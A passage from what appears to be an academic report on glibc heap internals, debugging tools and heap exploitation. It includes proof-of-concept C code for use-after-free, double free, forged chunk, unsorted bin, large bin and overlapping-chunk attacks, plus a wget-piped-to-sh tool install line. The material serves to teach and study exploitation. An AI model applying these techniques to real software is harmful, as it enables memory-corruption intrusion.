Now it is time to check unsorted bin chunks. As we mention, the heap manager examines all of the unsorted bin chunks to find a fair chunk. If the chunk has the same size, then the heap manages to return the chunk. If the chunk is bigger than the requested size heap manager split the chunk at first and return the user chunk. In the following the heap manager put the remaining chunk to corresponding bin too, and remove them from the unsorted bin ²⁴. Meanwhile, it puts unfitted chunks inside corresponding fast bins or small bins.

```
for (;;) {  
    int iters = 0;  
    while ((victim = unsorted_chunks (av)->bck) != unsorted_chunks (av))  
        /* ... */
```

This adds and removes chunks that need to alter the forward and backward pointer of chunks, sometimes abused by an attacker to write data in a location. This part of code has some security check to find if the chunk and heap corrupted or not by checking the pointers and chunk size ²⁵:

```
if (__glibc_unlikely (size <= 2 * SIZE_SZ)  
|| __glibc_unlikely (size > av->system_mem))  
    malloc_printerr ("malloc(): invalid size (unsorted)");  
if (__glibc_unlikely (chunksize_nomask (next) < 2 * SIZE_SZ)  
|| __glibc_unlikely (chunksize_nomask (next) > av->system_mem))  
    malloc_printerr ("malloc(): invalid next size (unsorted)");  
if (__glibc_unlikely ((prev_size (next) & ~(SIZE_BITS)) != size))  
    malloc_printerr ("malloc(): mismatching next->prev_size (unsorted)");  
if (__glibc_unlikely (bck->fd != victim)  
|| __glibc_unlikely (victim->fd != unsorted_chunks (av)))  
    malloc_printerr ("malloc(): unsorted double linked list corrupted");  
if (__glibc_unlikely (prev_inuse (next)))  
    malloc_printerr ("malloc(): invalid next->prev_inuse (unsorted)");
```

If all of the above strategies fail, the heap manager tries to allocate chunk from free space at top chunk ²⁶:

²³malloc.c, line 3699

²⁴malloc.c, line 3725

²⁵malloc.c, line 3734

²⁶malloc.c, line 4087

```

/* ... */
use_top:
    victim = av->top;
    size = chunksize (victim);
    if (__glibc_unlikely (size > av->system_mem))
        malloc_printerr ("malloc(): corrupted top size");
/* ... */

```

We can see, this part starts with a security check. In this case, the request size is bigger than the top chunk; the heap manager calls `sysmalloc` as the last ²⁷.

```
void *p = sysmalloc (nb, av);
```

This function checks if the system supports `mmap` allocation and the requested size is inside the `mmap` threshold. It allocates memory by using `mmap`. If it fails means there is no memory anymore, so `malloc` returns a null pointer.

3.9 calloc

`Calloc` ²⁸ is another glib function used to allocate memory. `Calloc` and `malloc` have one important difference. Unlike `malloc`, `calloc` does not use `tcache`. If we have free chunks in `tcache`, then request a new memory by `calloc`, the heap manager will not use them. Instead, return a suitable chunk inside bins or create a new chunk from the top chunk. Consider the following sample

```

int *a = malloc(8);
int *b = malloc(8);
free(a);
free(b);
calloc(1,8);
calloc(1,8);

```

If we look at the heap state after `calloc`, we can see heap manager create new chunks from the top chunk and `tcache` chunks remain in the bin.

²⁷[malloc.c, line 4141](#)

²⁸[malloc.c, line 3365](#)

3.10 Alignment

As we mention, one of the heap manager's responsibilities is to keep memory in 16-byte alignment. The heap manager always returns an aligned memory chunk in the allocation phase, after that, In the memory release phase, the heap manager checks the alignment of memory for security reasons. First, see the allocation part:

```
#define SIZE_SZ (sizeof(INTERNAL_SIZE_T))
#define MALLOC_ALIGN_MASK (MALLOC_ALIGNMENT - 1)
#define MINSIZE (unsigned long)(((MIN_CHUNK_SIZE+MALLOC_ALIGN_MASK) &
    ~MALLOC_ALIGN_MASK))
#define MALLOC_ALIGNMENT (2 *SIZE_SZ)
#define request2size(req)
(((req) + SIZE_SZ + MALLOC_ALIGN_MASK < MINSIZE) ? MINSIZE: ((req) + SIZE_SZ +
    MALLOC_ALIGN_MASK) & ~MALLOC_ALIGN_MASK)
```

`malloc` call `request2size` macro. This macro checks the request size, then return `MINSIZE` of allocation or an aligned allocation size. As we mentioned before, the heap manager saves some metadata alongside the user data, as the result, every chunk needs more space than the user requested allocation size. Now if we check the free function ²⁹:

```
#define aligned_OK(m) (((unsigned long)(m) & MALLOC_ALIGN_MASK) == 0)
if (__glibc_unlikely (size < MINSIZE || !aligned_OK (size))){
    errstr = "free(): invalid size";
    goto errout;
}
```

The `free` function checks if the size is bigger than the minimum allocation size; the chunk size must align too; otherwise, a memory corruption error rais.

3.11 mallopt

`mallopt` is a function used to tune the behavior of glibc memory allocation methods like `malloc`. In the below, we mention the parameters list, which `mallopt` can modify.

1. `M_ARENA_MAX` Defines the maximum number of arenas that heap managers can create. Programs usually have multiple threads, in which case an arena may receive multiple requests, so arenas must be thread-safe. Having more numbers arena means less thread concurrent; however, the higher memory needs.

²⁹[malloc.c, line 4177](#)

2. `M_MMAP_MAX` Define the maximum number of sequential memory allocation which can handle by `mmap`.
3. `M_MMAP_THRESHOLD` The system uses the `mmap` to allocate larger memory than the

Some of the `mallopt` customizations can be performed by environment variable too. Using environment variables has the advantage that source code does not need change. Also, if the same parameter defines by `mallopt` too, then the `mallopt` has priority.

1. `MALLOC_ARENA_MAX` Controls the same parameter as `mallopt M_ARENA_MAX` .
2. `MALLOC_MMAP_MAX_` Controls the same parameter as `mallopt M_MMAP_MAX` .
3. `MALLOC_MMAP_THRESHOLD_` Controls the same parameter as `mallopt M_MMAP_THRESHOLD`.

3.12 `malloc_consolidate`

As the glibc document said, It is a specialized version of the `free` function that tears down chunks held in the fast bins. When a new allocation request has arrived, in some conditions, the heap manager calls this method to tears down fast bins chunks.

To find when `malloc_consolidate` ³⁰ calls, we invest two different versions of glibc. the first one is 2.23 and the second one is 2.33 which is the latest glibc version. The first usage is the `malloc` function, Consider the following code:

```
if (in_smallbin_range (nb)){
    /* ... */
    malloc_consolidate (av);
    /* ... */
}else{
    /* ... */
    malloc_consolidate (av);
    /* ... */
}
```

As we tell, small/large bins are one of the places which `malloc` search to find free chunk at the first phase. During this check, the heap manager performs flush to move fast bins chunk too. If we check mentioned section in the latest glibc version, we see a small bins check does not contain `malloc_consolidate` anymore ³¹.

³⁰`malloc.c`, line 4440

³¹`malloc.c`, line 3635

```

if (in_smallbin_range (nb)){
    /* ... */
}else{
    /* ... */
    malloc_consolidate (av);
    /* ... */
}

```

The second usage is when the heap manager wants to use the top chunk in `malloc`. Consider the following code in `malloc` ³²:

```

/* ... */
use_top:
    /* ... */
    else if (have_fastchunks (av)){
        malloc_consolidate (av);
    }

```

The third usage is not in the `malloc`, instead, it is about free function. Consider the following code from the free function ³³:

```

if ((unsigned long)(size) >= FASTBIN_CONSOLIDATION_THRESHOLD) {
    if (have_fastchunks(av))
        malloc_consolidate(av);
}

```

The rest of the usage located inside `malloc_trim` and `malloc_opt`

³²[malloc.c](#), line 4128

³³[malloc.c](#), line 4398

Chapter 4

Tools

Tracking and watching memory without proper tools is almost impossible. There is a wide variety of debugging tools that depend on different platforms. These tools allow us to display any memory like stack and heap, disassemble binary code, execute and debug a binary program.

We worked exclusively on glibc as the heap manager on the x86 machine, so the primary tool is *gdb* [GNU], as explained in Section 4.1. In addition to *gdb*, we use some utilities like its extension *GEF* [b], introduced in Section 4.1.1, and *heappy* [c], discussed in Section 4.2, to have better memory visualization. *pwndbg* [a], introduced in Section 4.1.2, to improve *gdb* visualization, *Libc Database* [d], discussed in Section 4.3, to have all necessary versions of glibc and related files. *Patchelf* [e], discussed in Section 4.4 to modify the dynamic loader and RPATH of executable files, also in Section 4.5 we discuss how to debug executable and library inside the *gdb*.

4.1 GDB

Gdb is a portable debugger that works on Unix-like operating systems. Gdb allows us to execute, debug and modify inside an executable program while running, even without the source code. Gdb supports a wide variety of programming languages like C/C++, Go, Rust, and various assembly dialects. The installation process is easy; all we have to do is use the apt package manager:

```
sudo apt-get install gdb
```

4.1.1 GEF

Gdb allows us to debug and watch inside a running program, but we need more tools to investigate a running program. Gef is a set of tools that give us more functionality when using gdb using the Python API to assist in the dynamic analysis process. To install gef, clone the repository, then add the python script to the gdb initialization file:

```
$ wget -O ~/.gdbinit-gef.py -q https://github.com/hugsy/gef/raw/master/gef.py
$ echo source ~/.gdbinit-gef.py >> ~/.gdbinit
```

4.1.1.1 heap

Gef has a lot of debugging tools; we focus on the heap utility of gef which is call *heap*. The heap command provides us information on glibc heap memory allocation. Syntax to the subcommands is straightforward:

```
gef: heap <sub_commands>
```

heap chunks **command** Display all heap chunks:

```
gef: heap chunks
```

```
gef> heap chunks
Chunk(addr=0x55555559010, size=0x290, flags=PREV_INUSE)
[0x000055555559010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....]
Chunk(addr=0x555555592a0, size=0x20, flags=PREV_INUSE)
[0x0000555555592a0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....]
Chunk(addr=0x555555592c0, size=0x20, flags=PREV_INUSE)
[0x0000555555592c0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....]
Chunk(addr=0x555555592e0, size=0x20, flags=PREV_INUSE)
[0x0000555555592e0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....]
Chunk(addr=0x55555559300, size=0x20d10, flags=PREV_INUSE) ← top chunk
```

heap chunk **command** This command provides information on a chunk like the size and pointer. Provide the address of the chunk data section to the command.

```
gef: heap chunk <LOCATION>
```



```
gef> heap chunk 0x0000555555559010
Chunk(addr=0x555555559010, size=0x290, flags=PREV_INUSE)
Chunk size: 656 (0x290)
Usable size: 648 (0x288)
Previous chunk size: 0 (0x0)
PREV_INUSE flag: On
IS_MMAPPED flag: Off
NON_MAIN_ARENA flag: Off
```

heap arenas command As we mentioned in Section 3.5, a multi-thread application has many arenas, not just one. Gef provides a command to retrieve the information of all arena.

```
gef: heap arenas
```

```
gef> heap arenas
Arena (base=0x7ffff7faab80, top=0x5555555592f0, last_remainder=0x0, next=0x7ffff7faab80, next_free=0x0, system_mem=0x21000)
gef> vmmmap heap
[ Legend: Code | Heap | Stack ]
Start      End      Offset    Perm Path
0x0000555555559000 0x0000555555557a00 0x0000000000000000 rw- [heap]
```

heap bins command glibc use bins to keep track of freed chunks. Gef provides a command to visualize the state of all bins of a running application.

```
gef: heap bins
```

```
gef> heap bins
Tcachebins[idx=0, size=0x20] count=1 - Chunk(addr=0x5555555592a0, size=0x20, flags=PREV_INUSE) - Tcachebins for arena 0x7ffff7faab80 -
Fastbins[idx=0, size=0x20] 0x00 - Fastbins for arena 0x7ffff7faab80 -
Fastbins[idx=1, size=0x30] 0x00
Fastbins[idx=2, size=0x40] 0x00
Fastbins[idx=3, size=0x50] 0x00
Fastbins[idx=4, size=0x60] 0x00
Fastbins[idx=5, size=0x70] 0x00
Fastbins[idx=6, size=0x80] 0x00
Unsorted Bin for arena 'main_arena' -
[+] Found 0 chunks in unsorted bin.
Small Bins for arena 'main_arena' -
[+] Found 0 chunks in 0 small non-empty bins.
Large Bins for arena 'main_arena' -
[+] Found 0 chunks in 0 large non-empty bins.
```

4.1.2 PWNDBG

pwnDBG is a set of tools that aim at helping us during debugging with GDB. It works like a GEF by providing us with more tools to investigate a running program. To install pwnDBG, clone the repository, then add it to the gdb initialization file:

```
cd ~/
git clone https://github.com/scwuaptx/Pwngdb.git
cp ~/Pwngdb/.gdbinit ~/
```

4.1.2.1 commands

Like gdb, it provides some commands to monitor the heap state. Unlike gef, it does not have subcommands.

heap command This command provides information about allocated and freed chunks, also the top chunk.

```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555559000
Size: 0x291

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555559290
Size: 0x21
fd: 0x00

Allocated chunk | PREV_INUSE
Addr: 0x5555555592b0
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x5555555592d0
Size: 0x21

Top chunk | PREV_INUSE
Addr: 0x5555555592f0
Size: 0x20d11
```

bins command Provide information about freed chunks inside every bin.

```
pwndbg> bins
tcachebins
0x20 [ 1]: 0x5555555592a0 ← 0x0
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
empty
largebins
empty
```

`top_chunk` command Show top chunk information.

```
pwndbg> top_chunk
Top chunk
Addr: 0x5555555592f0
Size: 0x20d11
```

4.2 Heappy

Unlike previously mentioned tools, heappy focuses on heap layout presentation. This utility is an editor which presents a graphical layout of the heap. To install heappy, first, we have to download requirements:

```
wget -q -O- https://github.com/hugsy/gef/raw/master/scripts/gef.sh | sh
apt update
sudo apt install nodejs npm
```

In the next step, clone the heappy and install it by npm

```
git clone https://github.com/gand31f/heappy
cd heappy/
npm install
```

then load the server file during the debug inside the gdb

```
gef: source /my/path/heappy/server/heappy.py
```

finally, execute the editor by npm

```
cd /my/path/heappy/
npm start
```

4.3 Libc database

We deal with different versions on glibc, which are different from our machine version, during the exploitation. So, we need to download different versions of glibc. The *libc-database* project has all of glibc for different machines, also, the corresponding dynamic loader. To use libc-database simply clone it first:

```
git clone git@github.com:niklasb/libc-database.git
```

then with the help of the download script file, we can download any version of glibc; e.g.:

```
./download libc6_2.23-0ubuntu10_amd64
Getting libc6_2.23-0ubuntu10_amd64
-> Location:
    http://security.ubuntu.com/ubuntu/.../glibc/libc6_2.23-0ubuntu10_amd64.deb
-> Downloading package
-> Extracting package
-> Package saved to libs/libc6_2.23-0ubuntu10_amd64
ls libs/libc6_2.23-0ubuntu10_amd64
ld-2.23.so ... libc.so.6 ... libpthread.so.0 ...
```

4.4 Patchelf

It is easy to compile an application for a specific version of glibc and dynamic loader when we have the source code. However, we do not always have the source code; often, we have just the executable file. In such situations, we have to set glibc and dynamic-loader path for the executable file, otherwise the program uses the machine glibc:

```
patchelf --set-interpreter <DYNALIC_LOADER_FILE.so> --set-rpath <LIBC FOLDER>
<EXECUTABLE FILE>
```

4.5 Debug Libc

Debugging inside the glibc source code is essential while investigating an attack. To debug the glibc we need debugging symbols; otherwise, gdb could not show us the source code. If we compile the program with our machine glibc, it is possible to install the symbols with the apt package manager.

```
sudo apt-get install libc6-dbg
```

If you are using another version of glibc, you must download the desired version and then compile it. The first step is to clone glibc source code

```
git clone https://sourceware.org/git/glibc.git
```

with the help of *tag* command, we can see all version of glibc, then *checkout* to desired version

```
git tag  
git checkout glibc-2.27
```

after that, we have to compile the source code

```
<glibc-source-path>/configure --disable-werror --prefix=/usr --without-selinux
```

Inside the gdb, we can set debug symbols directory. After waiting a while, we run the make command to make the glibc. The final result is the glibc and debugging symbols.

Chapter 5

Heap Exploitation

Implementation of the glibc has changed and improved over the past years, because of various exploitation methods proposed. In this chapter, we discuss must famous heap exploitation techniques. How exploitation works entirely depends on the heap implementation; as a result, some methods work on a specific version of glibc. We discussed each technique in one or more glibc's versions.

In Section 5.1 we introduce *use after free* as a classic heap vulnerability. *Double free* attack discuss in Section 5.2, then, *forged chunk* attack present in Section 5.3. *unsorted bin attack* discuss in Section 5.4 as an vulnerability in unsorted bin, moreover, vulnerability in large bins present as *large bin attack* in Section 5.5. The next attack is *overlapping chunk* which introduce in Section 5.6. The Houses series attacks introduces in Section 5.7. In following *House of mind* introduce in Subsection 5.7.1, *House of force* introduce in Subsection 5.7.2, *House of lore* introduce in Subsection 5.7.3, *House of spirits* discuss in Subsection 5.7.4, *House of orange* introduce in Subsection 5.7.5, And respectively *House of roman*, *House of rabbit*, *House of orange*, *House of Einherjar* and *House of botcake* discusses in Subsection ??, Subsection 5.7.7, Subsection 5.7.8 and Subsection 5.7.9. *teach poisoning* introduces as last attack in Section 5.8. We also should mention, the POC(Proof-of-concept) files used to discuss attacks are provided by how2heap [she] repository.

5.1 Use After Free

Improper use of a freed chunk memory is the reason for *use after free* vulnerability. Consider the following code snippets.

```
struct auth {  
    char name[32];  
};
```

```

    int auth;
};
struct auth *auth;
char *service;
int main(int argc, char **argv){
    char line[128];
    while(1) {
        printf("[ auth = %p, service = %p ]\n", auth, service);
        if(fgets(line, sizeof(line), stdin) == NULL) break;
        if(strncmp(line, "auth ", 5) == 0) {
            auth = malloc(sizeof(auth));
            memset(auth, 0, sizeof(auth));
            if(strlen(line + 5) < 31) {
                strcpy(auth->name, line + 5);
            }
        }
        if(strncmp(line, "reset", 5) == 0) {
            free(auth);
        }
        if(strncmp(line, "service", 6) == 0) {
            service = strdup(line + 7);
        }
        if(strncmp(line, "login", 5) == 0) {
            if(auth->auth) {
                printf("you have logged in already!\n");
            } else {
                printf("please enter your password\n");
            }
        }
    }
}

```

There is a loop inside the `main` function that prints two pointers. The first one `auth` is a pointer to a structure, the second one `service` is a char pointer to a string. In the following, we have a secure `fgets` function that reads a line from the input. After that, we had four `if` statements that compare the input by the following command.

As we can see, the `auth` command allocate the object , clear current data inside object , then copy whats come after `auth` command to the `auth->name`. The `login` command checks if we have a value in `auth->auth`, it means that the user is logged in, otherwise it asks for the password. Our goal is set any value inside `auth->auth`.

Despit the `free` command release the `auth` object, The pointer still points to the memory

location,so , the next `login` command still can use it. There is where *use after free* occure.

The `service` command allocate memory for string inside the heap,so, in this case, we can use the `service` command to overwrite the value inside `auth->auth` after release it with `free` command. When `free` command release the memory , `service` command use the same location to write data, then, the `login` command use previously freed pointer to read data in a location which fill by `service`.

5.2 Double Free

What happens if an allocated chunk of data gets freed twice. Such a scenario leads to a corrupted heap data structure that an attacker can leverage. As we discussed before, A chunk is added to the corresponding bin after release by the user. In the simplest scenario in glibc-2.23, it is added to fast bins. Consider the following sample code:

```
a = malloc(10); // 0xa04010
b = malloc(10); // 0xa04030
c = malloc(10); // 0xa04050
free(a);
free(b);
free(a);
d = malloc(10); // 0xa04010
e = malloc(10); // 0xa04030
f = malloc(10); // 0xa04010
```

At first, we requested 3 chunks of 10-bytes each. After that, we release `a` and `b` then, `a` again. You can see the fast bin structure after `free` below step by step:

```
head -> a -> tail
head -> b -> a -> tail
head -> a -> b -> a -> tail
```

We have `a` twice in the fast bins now. The question may be raised why we freed `b` in the middle. Releasing twice `a` in a row activates one of the security checks fast bins. After the first memory release, the fast bins can detect that `a` is at the top of the list now and end the program by sending an error. To bypass these security checks, it is mandatory to free another chunk in the middle. Then, three new chunks of data are allocated in the following. You can see the fast bin state below step-by-step during the second allocation:

```
head -> b -> a -> tail [ 'a' is returned ]
head -> a -> tail [ 'b' is returned ]
head -> tail [ 'a' is returned ]
```


In the end, `d` and `f` point to the exactly same memory location. We should pay attention to both allocations having the same chunk size; otherwise, the heap manager creates a new chunk from the top chunk instead of returning fast bins freed chunks.

Currently, this method needs to be modified since glibc-2.26 introduced the tcache. On the new glibc, freed chunks are added to the tcache instead of fast bins, as a result, we need to do some modifications to this attack. Consider the following code:

```
void *ptrs[8];
for (int i=0; i<8; i++) {
    ptrs[i] = malloc(8);
}
for (int i=0; i<7; i++) {
    free(ptrs[i]);
}
```

A simple solution to add free chunks to fast bins instead of tcache is to fill the tcache, in the following, create new chunks from the top chunk instead of returning freed tcache chunks. The above code allocates seven chunks of 8 bytes, then free all of them. In the new version of glibc, all of these seven freed chunks are added to the tcache. The Tcache can keep up to 7 chunks. From this point, if we release other chunks, they are added to fast bins because tcache is full. Now we pull back to the original approach and allocate three new chunks. If we use `malloc` to allocate fresh chunks, the heap manager returns chunks from tcache; so, tcache becomes accessible again, and we can not implement the attack. In such a situation an attacker could leverage `calloc`. As we mention in Section 3.9 since `calloc` does not use tcache, and fast bins are free, so `calloc` gets memory from the top chunk.

```
int *a = calloc(1, 8);
int *b = calloc(1, 8);
int *c = calloc(1, 8);
```

The result of the above code is three new chunks of allocated memory from the top chunk, while tcache is still full of freed chunks. In other words, we force the heap manager to allocate memory from the top chunk instead of using freed chunks. The above approach is used by other attacks to bypass the tcache policy too. The following steps are like the original approach, but using `calloc`:

```
free(a);
free(b);
free(a);
a = calloc(1, 8);
b = calloc(1, 8);
c = calloc(1, 8);
```

In the previous example, we used small chunk allocation. What does it happen when we request a larger chunk. Consider the example below on glibc-2.23:

```
void* p1 = malloc(0x40);
void* p2 = malloc(0x40);
free(p1);
void* p3 = malloc(0x400);
free(p1);
```

The third `malloc` asks for a significant memory allocation; this allocation triggers another method call `malloc_consolidate` as we discuss in Section 3.12. `Malloc` in this situation, consolidate chunks in the fast bins before continuing, then put the resulting merged chunks on the unsorted bin. Such behavior is that we have another solution to bypass the fast bins double-free security check. It is possible to use `malloc` with a big size instead of freeing another chunk in the middle of two free. The third `malloc` moves a chunk from fast bins to the unsorted bin; as a result, when the second free request arrives, there is no chunk inside the fast bins. We can implement a *double-free* attack. In the final layout, we have `p1` on both fast bins and unsorted bin. Moving fast bins chunks to unsorted bin by asking for a big size memory allocation is a simple approach used by other attack methods too.

5.3 Forged Chunk

Freeing up a chunk does not prevent access to its memory location because the pointer still exists in the application, as a result, we can implement an attack on the heap data structure by controlling the pointer. The code below shows how we can return our forged chunk instead of a real heap chunk:

```
struct forged_chunk {
    size_t prev_size;
    size_t size;
    struct forged_chunk *fd;
    struct forged_chunk *bck;
    char buf[10]; // padding
};
a = malloc(10); // 'a' points to 0x219c010

// Create a forged chunk
struct forged_chunk chunk; // At address 0x7ffc6de96690
chunk.size = 0x20;
data = (char *)&chunk.fd;
strcpy(data, "attacker's data");
```

```

free(a); // Put the fast chunk back into fastbin

// Modify 'forward' pointer of 'a' to point to our forged chunk
*((unsigned long long *)a) = (unsigned long long)&chunk;

// Remove 'a' from HEAD of fastbin
// Our forged chunk will now be at the HEAD of fastbin
malloc(10); // Will return 0x219c010
victim = malloc(10); // Points to 0x7ffc6de966a0

```

In the first step, we allocate a memory `a` with 10-byte size, also, create our fake chunk with size 0x20. Chunk size is essential. It must fall in the fast bins range because fast bins has a security check on chunk size while removing it from the list. Now by calling `free(a)`, the real chunk is put back in the fast bins. As we tell, we free up space, but the pointer still points to chunk memory location. We make the forward pointer of freed chunk `a` to point to our forged chunk. The current layout of the heap is like below now:

```

head -> a -> forged chunk -> undefined (forward of the forged chunk is holding
                                the string "attacker's data")

```

In the following, by first allocating `a` again, the heap manager returns the `a` from the fast bins; following that, our forged chunk will be at the head, so a subsequent allocation returns it instead of a real chunk.

```

head -> forged chunk -> undefined
head -> undefined [ forged chunk is returned to the victim ]

```

Taking this into consideration, another allocation on fast bins could raise a *segmentation fault*.

In the next sample, we use *double-free* vulnerabilities in glibc-2.23; the below code is just an extended version of the *double-free* attack which we examined. The extended version tricks `malloc` into returning a controlled memory location on the stack instead of a real chunk of the heap.

```

unsigned long long stack_var;
int *a = malloc(8);
int *b = malloc(8);
int *c = malloc(8);
free(a);
free(b);
free(a);
unsigned long long *d = malloc(8);
malloc(8);

```

```

stack_var = 0x20;
*d = (unsigned long long) (((char*)&stack_var) - sizeof(d));
malloc(8)
malloc(8)

```

As describe in the first part, we allocate three chunks and free one of them twice to bypass the fast bins security check ; so, we have twice **a** in the fast bins list and attack by modifying data at **a**. There are two `malloc` on the following; the first one keep access to **a** inside **d** pointer, the second one simply remove the **b** from top of the fast bins, now we have one pointer to **a** inside the program as **d**; also, another **a** at top of the heap, remember any change on **a** inside the program could affect on **a** at top of fast bins too.

```

head -> a

```

The final step is to write 0x20 on the stack, overwrite the first 8 bytes of data at **a** (any change on **d** affects **a** at the top of the fast bins) in a way to point to right before the value 0x20 on the stack. In this way, we trick the heap manager into thinking there is an available free chunk. Now, all we have to do is remove **a** from the top of the fast bins with a call to `malloc`, then, the final allocation returns a controlled address. In this case, a pointer into the stack.

5.4 Unsorted bin attack

In previous sections, we saw how to implement an attack on fast bins. Now, we want to demonstrate an attack on the unsorted bin. As the name suggests, this attack abuses unsorted bin to conduct the attack. The mechanism of this attack is to take control of the backward pointer of chunks in the unsorted bin. This attack aims to modify a value; as a result, this attack can be combined with others.

This code tries to write an address inside the heap area in the stack. In Subsection 5.7.6, we talk about using this type of vulnerability in a real attack.

```

unsigned long stack_var=0;
unsigned long *p=malloc(400);
malloc(500);
free(p);
//-----VULNERABILITY-----
p[1]=(unsigned long)(&stack_var-2);
//-----
malloc(400);

```

At the first line, we define our target `stack_var` where we want to write the address. On the second and third lines, we allocate two memory chunks from the heap. The second allocation needs to keep a distance from the top chunk; otherwise, when we release `p`, it insert into unsorted bin automatically. Finally, we have to write our target address in the backward pointer of `p`. Now, the heap manager does the rest. As we mentioned before unsorted bin uses a double linked list, so, when the heap manager tries to remove a chunk from this double-link list, the backward pointer must be rewritten to remove a chunk from the list; in `malloc`, we have such a code ¹:

```
/* ... */
unsorted_chunks (av)->bk = bck;
bck->fd = unsorted_chunks (av);
/* ... */
```

The last `malloc` tries to allocate 400 bytes of memory, so the heap manager checks the unsorted bin to find a fair chunk of memory. Also, move the unsorted bin chunk to corresponding bins. If we check the `malloc` source code, we can see `malloc` checks every item to achieve this goal. At first, we have such a code ² :

```
/* ... */
while ((victim = unsorted_chunks (av)->bk) != unsorted_chunks (av)){
bck = victim->bk;
/* ... */
```

Variable `av` is the arena, `unsorted_chunks (av)` is the head of the unsorted bin, and `victim` is our current item. You can see, `malloc` checks items from the head of the unsorted bin and removes them one by one. Putting it all together:

```
victim = unsorted_chunks (av) -> bk = p
bck = victim->bk = p->bk = target addr-16
unsorted_chunks(av)->bk = bck = target addr-16
bck->fd = *(target addr -16+16) = unsorted_chunks(av);
```

Now it is clear that if we control the backward pointer, then, we can write data to any address, however, we do not have control over data. In the case of *ASLR*, this vulnerability can help to find an address inside the heap area.

In the recent versions of `glibc` the following check was added to prevent this attack ³:

```
/* ... */
if (__glibc_unlikely (bck->fd != victim))
```

¹`malloc.c`, line 3516

²`malloc.c`, line 3470

³`malloc.c`, line 3785

```
    malloc_printerr ('malloc(): corrupted unsorted chunks 3');  
/* ... */
```

5.5 Large bins attack

As the name suggests, this attack is about the large bins. The goal is to force a large bins to write data in a controlled location.

```
size_t target = 0;  
size_t *p1 = malloc(0x428);  
size_t *g1 = malloc(0x18);  
size_t *p2 = malloc(0x418);  
size_t *g2 = malloc(0x18);
```

The first step is to define the target; also, we need to define two chunks in the range size of large bins; moreover, we need to define two chunks in the middle to prevent them from merging with each other or with the top chunk.

```
free(p1);  
size_t *g3 = malloc(0x438);
```

In the second step, we free the biggest chunk; however, the freed chunk is not in the large bins yet. As we discussed, `free` adds the freed chunk to unsorted bin at first; so, the best way to move it into the large bins is to allocate a new bigger chunk. In this way, the heap manager checks the chunk inside the unsorted bin, then adds them into the corresponding bins (like other attacks).

```
free(p2);
```

In the third step, we free the smaller chunk. Now we have one chunk inside the large bins and one chunk in the unsorted bin.

```
unsorted_bins[0]: fw=0x5555555596e0, bk=0x5555555596e0  
Chunk(addr=0x5555555596f0, size=0x420, flags=PREV_INUSE)  
  
large_bins[63]: fw=0x555555559290, bk=0x555555559290  
Chunk(addr=0x5555555592a0, size=0x430, flags=PREV_INUSE)
```

The next step is to put the target address - 0x20 in the `p1->bk_nextsize`. As we mentioned before, just large bins chunks use this pointer; they point to the next biggest chunk in the link list.

```
p1[3] = (size_t)((&target)-4);
size_t *g4 = malloc(0x438);
```

The last step is to allocate a bigger chunk, so, p2 moves to the large bins . When p2 move to large bins, the heap manager write the address of p2 inside p1->bk_nextsize->fd_nextsize as the code of glibc show ⁴:

```
fwd = bck;
bck = bck->bk;
victim->fd_nextsize = fwd->fd;
victim->bk_nextsize = fwd->fd->bk_nextsize;
fwd->fd->bk_nextsize = victim->bk_nextsize->fd_nextsize = victim;
```

This attack works on current versions of glibc too.

5.6 Overlapping chunks

The goal is to have two chunks, writing data in one of them and overwriting the other one data. We discuss this attack on a sample, first, we allocate 3 chunks of memory:

```
p1 = malloc(0x100 - 8);
p2 = malloc(0x100 - 8);
p3 = malloc(0x80 - 8);
```

```
Chunk(addr=0x55555559010, size=0x100, flags=PREV_INUSE)
[0x000055555559010 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
 1111111111111111]
Chunk(addr=0x55555559110, size=0x100, flags=PREV_INUSE)
[0x000055555559110 78 1b dd f7 ff 7f 00 00 78 1b dd f7 ff 7f 00 00
 x.....x.....]
Chunk(addr=0x55555559210, size=0x80, flags=)
[0x000055555559210 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33
 3333333333333333]
```

After release the second chunk, As we discuss, This chunk adds to the unsorted bin at first, then, It can be used for future allocation:

```
free(p2).
```

⁴[malloc.c, line 3843](#)

```
unsorted_bins[0]: fw=0x555555559100, bk=0x555555559100
Chunk(addr=0x555555559110, size=0x100, flags=PREV_INUSE)
```

```
Chunk(addr=0x555555559010, size=0x100, flags=PREV_INUSE)
[0x0000555555559010 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
 1111111111111111]
Chunk(addr=0x555555559110, size=0x100, flags=PREV_INUSE)
[0x0000555555559110 78 1b dd f7 ff 7f 00 00 78 1b dd f7 ff 7f 00 00
 x.....x.....]
Chunk(addr=0x555555559210, size=0x80, flags=)
[0x0000555555559210 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33
 3333333333333333]
Chunk(addr=0x555555559290, size=0x20d80, flags=PREV_INUSE) top chunk
```

In the next step, as we did before, we have to change the chunk size by overflow:

```
int evil_chunk_size = 0x181;
int evil_region_size = 0x180 - 8;
*(p2-1) = evil_chunk_size;
```

```
Chunk(addr=0x555555559010, size=0x100, flags=PREV_INUSE)
[0x0000555555559010 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
 1111111111111111]
Chunk(addr=0x555555559110, size=0x180, flags=PREV_INUSE)
[0x0000555555559110 78 1b dd f7 ff 7f 00 00 78 1b dd f7 ff 7f 00 00
 x.....x.....]

unsorted_bins[0]: fw=0x555555559100, bk=0x555555559100
Chunk(addr=0x555555559110, size=0x180, flags=PREV_INUSE)
```

As you remember, currently, p2 is located at the unsorted bin, also, we change the size of p2, so, the heap manager return p2 when receives an allocation request, as the result, p2 has overlap with the previous chunks:

```
p4 = malloc(evil_region_size);
```

```
Chunk(addr=0x555555559010, size=0x100, flags=PREV_INUSE)
[0x0000555555559010 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
 1111111111111111]
Chunk(addr=0x555555559110, size=0x180, flags=PREV_INUSE)
[0x0000555555559110 78 1b dd f7 ff 7f 00 00 78 1b dd f7 ff 7f 00 00
 x.....x.....]
```



```
